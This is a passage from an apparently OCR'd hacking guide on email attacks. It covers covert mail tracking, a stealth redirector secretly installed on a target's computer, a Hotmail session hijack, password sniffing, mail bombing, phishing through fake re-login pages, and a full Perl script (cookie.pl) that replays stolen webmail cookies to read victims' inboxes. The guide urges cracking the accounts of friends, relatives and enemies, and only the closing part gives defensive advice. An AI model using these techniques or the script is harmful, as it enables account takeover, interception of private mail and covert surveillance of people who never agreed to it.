


Now you can send e-mails to your friends to track that e-mails.

Now when you compose a e-mail message for your friend. A readnotify button will appear on the compose mail page in your mail-box. Like the following picture.



Now when you click on this button a pop-up window will pop-up like the following picture.



Now you can choose the options from the pop-up window. Like Invisible Tracking, Self- Destructing, Block Print & Copy. If you choose the Self-destructing option a small window will appear which will ask you to enter time in second or in minute. When the victim will click on the email, the email will be destroyed in the specified time entered by you here.

Now whenever they will read your mail you will be informed on your mail-id, or mobile, or on messenger. It will show you how much time they had

sped to read your mail, there IP address, if they had forwarded your mail to someone….and lots of more information.

Stealth Email Redirector

http://www.softsecurity.com

Stealth Email Redirector (SER) is a program that sends the copies of all outgoing emails on an specified mail-id, which can be yours. SER monitors outgoing traffic of email client software and intercepts all sending emails. Then program sends out intercepted emails to specified email addresses. Stealth Email Redirector (SER) do not intercepts emails are sending from web-based email services like a www.yahoo.com, www.hotmail.com etc.

You have to install this software on the target computer to run it successfully.

A Hotmail hack

Get the username of the victim (It usually stands in the adress-field). Then type:

www.hotmail.com/cgi-bin/start/victimsusername


If evertthing is all right you´re in!

This hack will only work if you are on the same network or computer as the victim and if he don´t log out from his/her mail account.

Sniff Pass

www.nirsoft.net


Sniff Pass is small utility that listens to your network, capture the passwords that pass through your network adapter, and display them on the screen instantly. Sniff Pass can capture the passwords of the following Protocols: POP3, IMAP4, SMTP, FTP, and HTTP.
You can use this utility to recover lost Web/FTP/Email passwords.



Password Recovery Toolbox

http://www.rixler.com/

Password Recovery Toolbox is a program for watching, cleaning and managing logins and passwords stored by Internet Explorer and Outlook Express. It also displays logins and passwords for access to Internet, LAN, or to other computers as well as properties of network and dial-up connections stored by the system.




E-Mail Tracker Pro

http://www.visualware.com/

E-MailTrackerPro allows you to trace an email using e-mail headers copied from any email client or mail box. E-mail Tracker Pro can be used to track e-mail you have recived, & trace an e-mail address. Tracing an email message or email address (i.e. name@company.com) provides much more information regarding the sender. Each email message includes an Internet header with valuable information regarding the message path from the sender to the recipient. eMailTrackerPro analyzes the email message headers and traces the

IP address of the computer where the message originated, its estimated location, the individual or organization the IP address is registered to, the network provider, and additional information as available. Now you will learn, how you can see e-mail header in your e-mail client.



If you are using Outlook Express than follow the these steps.

Log In in your Outlook express mailbox.

Open a mail.

Right-click on the mail message.

Select 'Options...'.

You will see the header something like the following.


```
1: Received: from tes1a623.0neMail.com.sg([203.127.89.129])by visualroute.com (8.11.6)
id f9CIVSk24480; Tue, 12 Oct 2004 12:31:29 -0600 (MDT)
2: Message-Id: <200110121831.f9CIVSk24480@s2.domain.com>
3: Received: from drb.com (IIM1608 [203.127.89.138])by tes1a623.0neMail.com.sgwith
SMTP (Microsoft Exchange Internet Mail Service Version 5.5.2448.0)
4:   id 4XNK9ATR; Wed, 13 Oct 2004 01:19:10 +0800
5: From: paylesslongdistance@somedomain.com
6: To: <>
7: Subject: Long Distance - 4.9 cents per min - NO FEES!
8: Date: Tue, 12 Oct 2004 13:24:26 -0400
9: X-Sender: paylesslongdistance@yahoo.com
10: X-Mailer: QUALCOMM Windows Eudora Pro Version 4.1
11: Content-Type: text/plain; charset="us-ascii"
12: X-Priority: 3
13: X-MSMail-Priority: Normal
14: X-UIDL: 8`Y!!0GR!!"?H"!k:0!!
15: Status: U
```

Now you will learn, how you can see e-mail header in your e-mail box.


If you wants to see headers in your hotmail account just follow the following instruction.

First login to your hotmail account. Than click the button of “Options” on the upper right corner of the page. As shown in the below image.


By clicking this link you will be taken to the 'Mail Options' window as shown below in the following image.



Here first selest the “Mail” option, than click “ Mail Display Settings”. By default your Hotmail account set to 'Basic' which does not allow you to view full headers for an email. Now this 'basic' setting has to be changed to 'Advanced'. As shown in the below picture. And than click Ok.




Now when you will check your mail, you will be able to see the header of the mail like the following image.




The process of viewing the headers of an email in your Yahoo-mail is the following. First click on the mail you wish to trace in your Yahoo-mail-

inbox; when the email loads up you will see a 'Full Headers' link in the down-right-hand corner of the email window as shown in the following image



When you clicks on this link the full headers for the email will appear along with main body of the email, like the following image.



If you read this header carefully you will get lots of valuable information. If you thinks that if an e-mail sent through a web-based mail account, is untraceable, think again.

Now when you are able to get the header of any e-mail, now just copy that header in the e-mail tracker pro, and see how much information this software is able to show you. You can also get information about the IP-address from the WHOIS search. Visist these sites and perform a WHOIS queries.

www.allwhois.com


www.internic.com

www.namezero.com/whois

Sam Spade

http://www.samspade.org/

The fight against spammers can sometimes seem a losing battle, but every now and then there are tools to give you a glimmer of hope. Sam Spade is a network-query tool that can help you locate bulk mailers and maybe even make them answer for their transgressions.




Many server-finding tools, such as nslookup, whois, and traceroute, have been previously available, but only from a command line. Sam Spade lets you use these tools from a graphical interface, and information found with one tool can be queried using another. Its SMTP Verify tool helps you check on the validity of an e-mail address, which is good for finding out if mail is being sent from that address or forwarded from another address to cover the spammer's tracks. Another helpful feature sends HTTP packets to your ISP's Web server every minute or so, to keep a dial-up link active. There is also an included Web browser. An abuse.net query will identify the e-mail addresses listed at a database maintained by abuse.net.

Mail Bombing, Spam

Mail Bombing is a method of crashing someone’s e-mail by sending them lots of e-mail messages. Mail Bomb can be a single e-mail message with a huge file attached with it or thousands of e-mail messages in the mail box of the victim. There are lots of softwares avilable on the internet which can

sends thousands of fake messages to a victim's mailbox, so that crashing the mail-server or excides the default size of mail-box. This type of software are also used for advertisement on the internet. Sending a company's product to thousands of mail-id on the internet. One such software picture is shown below. You can search on the internet for these softwares. Please remember that Mail-Bombing and Spamming is illegal.



Exploits / Bugs

There is lots of exploits/bugs are posted daily on the internet about the free e-

mail services provided by various companies. They are immideatly patched by the companies as soon as they know it. If you are able to know about thoses bugs before the e-mail companies patch them, you are able to crack lots of e-mail acoounts of your friends, relatives & of course of your enimies. So be updated always. Here are some examples from one of them, may they are patched now.

1. There is a bug lies in rediffmail.com. If a mail with hidden JavaScript redirection code is sent to a user, he can be redirected to a page sender wants. As soon as the user clicks to read the mail, he would be redirected to the page the sender wants even before the mail content is shown. The redirection happens in the same window and the unsuspecting user would not have any idea that he is now at a page that does not belong to rediffmail.com unless he looks at the address-bar of his browser.

This new page where the user will get redirected to can be a duplicate page of rediffmail.com created by the attacker. Here user can be asked to re-enter his/her login-id & password. And user can loose his or her password to anyone. It is very easy to trick someone using the common "session expired, you need to login again" error to make a user enter his password again. Now when user enter his/her login id & password and click login button, a mail is sended to the attacker which holds the user-id and password of the user, and a page will be displayed to the user that you have entered wrong user-id & password or whatever attacker wants to show.

If this mouse click redirects the user to a new page of any kind and any executable file that the sender has encoded in that web page would execute on the user's machine (on un patched IE 5.5). And this can cause a serious damage on the user machine, this can be a virus or code to format user's hard drive or a trojan or something like Remote Admin. Tool. So now the user would be totally at the mercy of the sender now.

2. Here is another exploit in yahoo & msn mail services. If someone sends you a link in your mail, like “your hidden password” or “secret pictures of Britney Spares” definitively you will click the link. Other strings like "This

email could not be shown

because of an error, please “click _here_ to try again" will trick a lot more users. Because many people will click such links without even thinking.

Other ways to exploit this are:

- Giving people links through instant messengers.
- Put javascript in any homepage.
- Give people a url which will redirect them to a page.

When the people clicks on any link, a perl script exicutes. This perl script (cookie.pl) will get the cookie and the referrer of the 'victim', then it will make a request to the server to get the front-page, inbox or an email of the 'victim'. Now the attacker can easily enter in the mailbox of the victim and do anything he/she likes, read his/her mails, change the settings, change the password or do anything else. This script will show you how easy it is to abuse cookies.

Cookie.pl:

```
use IO::Socket;

$path= "/tmp/mirrors/";

$cookie= "$ENV{QUERY_STRING}\;";
$cookie=~ s/%20/ /g;

if ($cookie=~ /http:\/\/(.*mail\.(.*)\..*com)(\/[^]* )(.*)/) {
  $host = $1;
  $type = $2;
  $req = $3;
  $cookie = $4;
  if ($req =~ /ArdSI=(.*)&ArdSI=/) {
    $ardsi = $1;
  }
}

if (!$cookie || !$host) { &no_cookie;}

%msn = (
  1 => "/cgi-bin/hmhome",
  2 => "/cgi-bin/HoTMaiL?curmbox=F000000001",
  filt => "<a *href=\"\/(cgi-bin\/getmsg\?.*)\">",
  name => "class=[^ ]*\">(.*@hotmail.com)<"
);

%yahoo = (
  1 => "/ym/Welcome?order=down&sort=date&pos=0",
  2 => "/ym/us/ShowFolder?box=Inbox&order=down&sort=date&pos=0",
  filt => "\/(ym\/ShowLetter?.*)\">",
  name => "<b>.* (.*\@yahoo.com)<\/b>"
);
```

```
%excite = (
 1 => "\/splash.php?ArdSI=$ardsi&ArdSI=$ardsi",
 2 => "\/folder_msglist.php?t=0&m=0&ArdSI=$ardsi&in=1",
 filt => "(msg_read.php?[^>]*)'",
 name => "<b>Hi (.*)!<\/b>"
);

$req = "$$type{2}";
if ($option == "1") { $req = "$$type{1}"; }

$data = request($host,$req);

if ($option == "3") {
 @datar = split(/\n/, $data);
 foreach $line (@datar){
  if ($line =~ /$$type{filt}/) {
     $req = "/$1";
  }
 }
 $data = request($host,$req);
}

&out($data);

sub out {
 my ($data) = @_;
 @datar = split(/\n/, $data);
 foreach $line (@datar){
  if ($line =~ /$$type{name}/) {
    $name = $1;
  }
 }
 if ($option == 4) {
  $data = "$name\n$cookie\n";
  $name = "cookies";
 }
 open(FILE,">>$path$name.html");
 print FILE "$data\n";
 close(FILE);
 print "Content-type: text/html\n";
 print "Location: http://www.xyz.com/".
     "Secure-Programs-HOWTO.html\n\n";
}

sub request {
 my ($host, $req) = @_;
 $sock = IO::Socket::INET->new(
 Proto => "tcp",
 PeerAddr => "$host",
 PeerPort => "80",
 Timeout => 30) || die "Could not create socket: $!\n";
 print $sock "GET $req HTTP/1.0\n".
 "Host: $host\n".
 "Accept: image/gif, image/x-xbitmap, */*\n".
 "Accept-Language:nl\n".
 "User-Agent: Pr00fOfConcept/1.0\n".
 "Connection: Keep-Alive\n".
 "Cookie: $cookie\n\n";
 sleep(4);
 recv($sock, $data, 200000, 0);
 close($sock);
 return $data;
```

```
sub no_cookie {
  print "content-type: text/html\n\n";
  print "<h1>No Cookie or Referrer found</h1>\n";
  exit;
}
```

A Quick View To Protect Your PC & Email

Please keep the following things in mind while choosing

your password, and when you access your email account.

- Never keep your password as your username.
- Never keep your password your date of birth, telephone no, your car no, your house no, child's name, spouse's name.
- Never keep your password something like "password", "enter", "12345".
- Try to choose a password which contains numbers, alphabets, & special characters.
- Use encrypted e-mail software to send and recive e-mails. Check these sites.

  www.pgpi.org

  http://web.mit.edu
- In a bussiness organization it is important togive regular trainings to the employes.
- Update your systems with latest patches, updates, service packs.
- Install a strong Anti-virus tool on your system. And regularly updates

them. I will recmonds you to install at least 2 anti-virus softwares on your system.

Donot give your e-mail id on the online contests, forums, friend-ship-sites….etc. it is the major reason behind the spam. Please make 2 mail-ids, one for your personal use and second to give on the internet.

- Regularly updates your e-mail client like Outlook Express, as these are the main reason to spread viruses and worms.

- Never download any file which came in your mail. May be it can contains any torjan or worm which will infect your system.

- Be aware of the keyloggers installed any system on which your are working and all your activites are get recorded.

- Never ever recive any file on the inetrnet while you are chating with anyone on the internet. Beacause it can contains some harmful virus or worm.

- In the bussiness organization there should be a way of scanning all incoming and outgoing e-mails. They should also install some software to make e-mail spam free.

- In the bussiness organization they should take care of social-engineering attacks. Anyone should not share their password with anyone.

- 16. Never clicks any suspicious link in your mail-box or in messenger.

How to Protect Your Computer ?

Here are some tips & tricks to protect your computer from unwanted Hacks.

- **Use Antivirus Softwares**

There are at least 60,000 known viruses and more are written every day.

About 95-98% of viruses come through e-mail and instant messaging. Often viruses arrive with e-mail disguised as something entertaining, like pictures, music, or greeting cards.

Virus writers are working around the clock to attack you.

To protect your computer files and e-mail by using and updating your antivirus software. To help reduce the risk of a virus exploiting a vulnerability in your Microsoft software, make sure you have the latest patches and updates for your Microsoft® Office applications and Microsoft Windows® operating system.

How Can You Get a Virus?

Besides picking up a virus from an e-mail attachment, you can acquire a virus or worm from free content you download from a Web site or on a diskette someone shares with you. If your computer is not protected, once you download and install the program, the virus can spread.

Viruses can spread around the world in less than 24 hours. But even after a virus is no longer in the news, it may still be active and can continue to harm computers that are not protected.

What's Your Risk?

Viruses can carry a damaging payload, such as a worm or Trojan horse program. When a virus infects your e-mail or other files, it can: Make copies of itself—possibly filling up your disk drive. Send itself to everyone else on your e-mail list. Reformat your disk drive and/or delete your files and programs. Install hidden programs, such as pirated software, that can be distributed and sold using your computer.

Checklist to Help Protect against Viruses

